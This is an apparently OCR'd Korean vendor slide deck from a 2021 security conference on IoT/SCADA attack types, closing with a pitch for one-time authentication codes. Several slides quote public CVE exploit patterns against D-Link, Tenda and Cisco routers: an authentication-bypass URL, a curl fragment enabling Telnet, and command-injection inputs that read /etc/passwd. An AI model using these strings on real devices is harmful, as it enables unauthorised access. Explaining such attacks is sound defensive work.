IoT 시장의 빠른 성장세, 보안 취약성에 대한 해답은?

Answers to Security vulnerabilities in the Era of IoT

최경철

Nov, 2021

SSenStone

PASCON 2021
2021 공공 · 금융 · 기업 정보보안&개인정보보호 컨퍼런스

Table of contents

1. 회사소개
2. 트랜드
3. IoT/SCADA인프라내의 취약성
4. 해결과제
5. 주요특징
6. 적용사례

SSenStone
Simple & Sensible Stone

회사소개

SSenStone
Simple & Sensible Stone

Company Introduction

센스톤

2015년 11월 설립

서울특별시 마포구 마포대로 122, 프론트원 15층
www.ssenstone.com

FIDO 국제 표준 인증 기술을 기반으로 생체인증부터 각종 간편 인증 기술을 공급하고, 세계최초로

OTAC (One-Time Authentication Code) 원천기술 개발에 성공하여 국내외 인증 보안 시장을 리드

스위치

2018년 12월 설립

swIDch, Suite 112, 8 Duncan Street, London, N18BW, UK
www.swidch.com

센스톤의 글로벌 비즈니스 헤드쿼터로, 영국 DIT (Department for International Trade)의 한국최초 GEP 멤버로 조인되어 회사를 설립한 후,

유럽 및 글로벌 기술 경진대회에서 1위의 실적을 달성하며 글로벌 비즈니스 시장 확장 중

트랜드

SSenStone
Simple & Sensible Stone

트랜드

- IoT장비 증가수치


- IoT기술 Challenges

https://financesonline.com/iot-trends/

IoT/SCADA인프라내의 사이버공격유형

SSenStone
Simple & Sensible Stone


IoT/SCADA인프라내의 사이버공격유형



백엔드네트워크 백홈네트워크 디바이스네트워크 디바이스하드웨어

SSenStone
Simple & Sensible Stone

IoT/SCADA인프라내의 사이버공격유형



백엔드네트워크 백홈네트워크 디바이스네트워크 디바이스하드웨어

SSenStone
Simple & Sensible Stone

IoT/SCADA인프라내의 사이버공격유형

- 운영자에 대한 스피어피싱 공격
- 악성코드에 감염된 외부매체 사용
- 계정과 암호를 사용하는 인증체계
- 관리자인터페이스의 프로그램 취약점(SQL Injection, XSS 등)
- 관리프로그램, IoT게이트웨이(PLC, IED, RTU) 및 IoT장비간의 부적절한 암호화사용
- IoT장비에 대한 비인가된 접속시도

SSenStone
Simple & Sensible Stone

IoT/SCADA인프라내의 사이버공격유형

관리자 웹 페이지 대상 공격유형	기타 포트 대상 공격
• 인증우회	• 명령어 삽입
• DoS공격	• 정보노출
• 웹 해킹 - SQL Injection - XSS - Path traversal	• 하드코드된 중요정보
• 타 서비스(Telnet) On	• 백도어 계정
• Brute force	• 악의적인 펌웨어 다운로드

SSenStone
Simple & Sensible Stone

IoT/SCADA인프라내의 사이버공격유형

- 관리자 웹 페이지에 대한 공격

공격유형	공격패턴
NO_NEED_AUTH 값을 1로 세팅하는 경우, 인증없이 관리자페이지에 접근가능함	http://192.168.0.1/bsc_lan.php?NO_NEED_AUTH=1&AUTH_GROUP=0

https://www.exploit-db.com/exploits/15666

대상 : D-Link Router
CVE : CVE-2020-15896

IoT/SCADA인프라내의 사이버공격유형

- **타 서비스 On**

공격패턴
1. 로그인시도 --data-binary 'username=admin&password=2a3ffeeda250174eaeba880553e0dfd4' --url 'http://192.168.0.1/login/Auth'| grep Set-Cookie | cut -d\= -f2 | cut -d\; -f1) .. 계속

IoT/SCADA인프라내의 사이버공격유형

- 타 서비스 On(계속)

공격패턴
3. Telnet 서비스 On -H 'Connection: close' --url 'http://192.168.0.1/goform/telnet'; echo -e "\n\nSuccess!"; telnet 192.168.0.1; fi

https://github.com/cecada/Tenda-AC6-Root-Acces/blob/main/README.md

대상 : Tenda AC1200
CVE : CVE-2020-28093

IoT/SCADA인프라내의 사이버공격유형

- **명령어 삽입(1)**

23번포트접속가능

```
* $ telnet 192.168.0.1
      Trying 192.168.0.1...
      Connected to 192.168.0.1.
      Escape character is '^]'.
      dlinkrouter login: admin
      Password:
      libcli test environment

      router> ping -c 1 8.8.8.8; cat /etc/passwd
      PING 8.8.8.8 (8.8.8.8): 56 data bytes
      64 bytes from 8.8.8.8: seq=0 ttl=119 time=22.420 ms
      admin:$1$ULRr4v9Y$Q6RhdYph2fnaDJSdSHT7o1:0:0:Adminstrator:/:/bin/sh
      nobody:x:1:500:Linux User,,,:/home/nobody:/bin/sh
      root:x:2:600:Linux User,,,:/home/root:/bin/sh
```

ping + 명령어 삽입

IoT/SCADA인프라내의 사이버공격유형

- **명령어 삽입(1) - 계속**

```
004016a8   move    $a2, $s5  {unsanitized_ping_command_format_string}, "%s "}
004016ac   addiu   $s1, $s1, 1
004016b0   lw      $gp, 0x10($sp) {var_30}  {0x41aa70}
004016b4   addu    $s0, $s0, $v0
004016b8   bne     $s1, $s4, 0x401694
004016bc   addiu   $s2, $s2, 4
004016c0   lw      $t9, -0x7fcc($gp)  {systemCmd}  {data_412aa4}
004016c4   move    $a0, $s7
004016c8   bal     systemCmd
```

ping 에 사용되는 입력문자열

ping 다음에 입력되는 문자열이 systemCmd 함수에 삽입

https://talosintelligence.com/vulnerability_reports/TALOS-2021-1284

대상 : D-LINK(AC3000)
CVE : CVE-2021-21819

SSenStone
Simple & Sensible Stone

IoT/SCADA인프라내의 사이버공격유형

- 명령어 삽입(2)

```
5.        [...snip...]
6.      } else {
7.        #print("$cur_min : $cur_sec\n");
8.        foreach $socket_new (@sockets_ready) {
9.          if (! recv($socket_new, $message, 1024, 0)) {
10.           print "Error reading from socket: $!\n";
11.         } else {
12.           my $temp=substr($message,1,);
13.           [...snip...]
14.
15.           if (index(substr($message,0,1),"+") == 0){
16.             my $isTVPNC=`uci get strongswan.$temp`;
17.           chomp $isTVPNC;
18.           if ($isTVPNC eq "client"){
19.             system("tvpnc_timer $temp &");
```

입력 문자열

system 함수에 입력 문자열 삽입

IoT/SCADA인프라내의 사이버공격유형

- 명령어 삽입(2) - 계속

  - UDP포트(9999)를 통한 명령어 삽입

    - (UDP/127.0.0.1:9999 with the content “+;touch /tmp/test; “)

    - 입력문자열이 system 함수에 삽입됨

https://www.iot-inspector.com/blog/advisory-cisco-rv34x-series-privilege-escalation-vpntimer/

대상 : Cisco RV34X
CVE : CVE-2021-1520

해결과제


SSenStone
Simple & Sensible Stone


Challenges

- Pain points
  - 수많은 IoT 장비 각각의 펌웨어 업그레이드의 어려움
  - 평문기반의 IoT프로토콜
  - 비인가시스템의 IoT장비 직접접근을 통한 정보유출 및 데이터 변조시도
  - 계정과 암호를 사용하는 인증체계의 위험성(계정과 암호유출, 주기적인 변경의 어려움) 존재
  - 암호화적용을 위한 기업용 VPN서비스가입에 따른 높은 비용지출
  - IoT장비에 PKI 솔루션 탑재 후에도 성능이슈로 인한 지속적인 암호기능 호출의 한계
  - VPN 및 PKI솔루션 적용이 어려운 IoT 서비스사업군 존재

SSenStone
Simple & Sensible Stone

Challenges – 평문기반의 IoT프로토콜





브러커는 메시지를 수신/목적지로 전달하는

Light-weight protocol

TLS + MQTT is over TCP


더 이상 가볍지 않다.

https://raspberry-valley.azurewebsites.net/CoAP-Getting-Started

https://www.wut.de/e-577ww-05-apus-000.php


SSenStone
Simple & Sensible Stone

Challenges – 평문기반의 IoT프로토콜



HTTP와 같은 메소드를 사용하는

UDP기반, **가볍다. !!**



DTLS = TLS + CoAP is over UDP


더 이상 가볍지 않다.


https://raspberry-valley.azurewebsites.net/CoAP-Getting-Started

https://blog.cloudflare.com/why-iot-is-insecure/

SSenStone
Simple & Sensible Stone

Challenges – VPN 및 PKI솔루션 적용이 어려운 IoT 서비스사업군 존재





Round trip 으로 인해 빠른 요청/응답을 요구하는 곳에서는**Latency가 발생한다.**

Round trip 과정을 최소한한 TLS1.3,
여전히 x.509 certificate를 사용하는 복잡한 구조


https://blog.cloudflare.com/why-iot-is-insecure/


SSenStone
Simple & Sensible Stone

OTAC 주요특징

SSenStone
Simple & Sensible Stone

주요특징





※ 비통신 구간 인증

기존 인증 방식의 한계

고정된 식별 값으로 유출/노출에 취약

코드만으로는 사용자 인증 불가능

사용자/서버 간 통신 연결 상태에서만 구동
(Pull & Push)

단방향 무작위 고유식별 인증 코드

- 서버와 통신연결이 필요 없는 인증방식
- 실시간으로 매번 변경되는 안전한 인증
- 재사용이 불가능한 1회성 인증방식
- 절대 중복되거나 겹치지 않는 인증

SSenStone
Simple & Sensible Stone

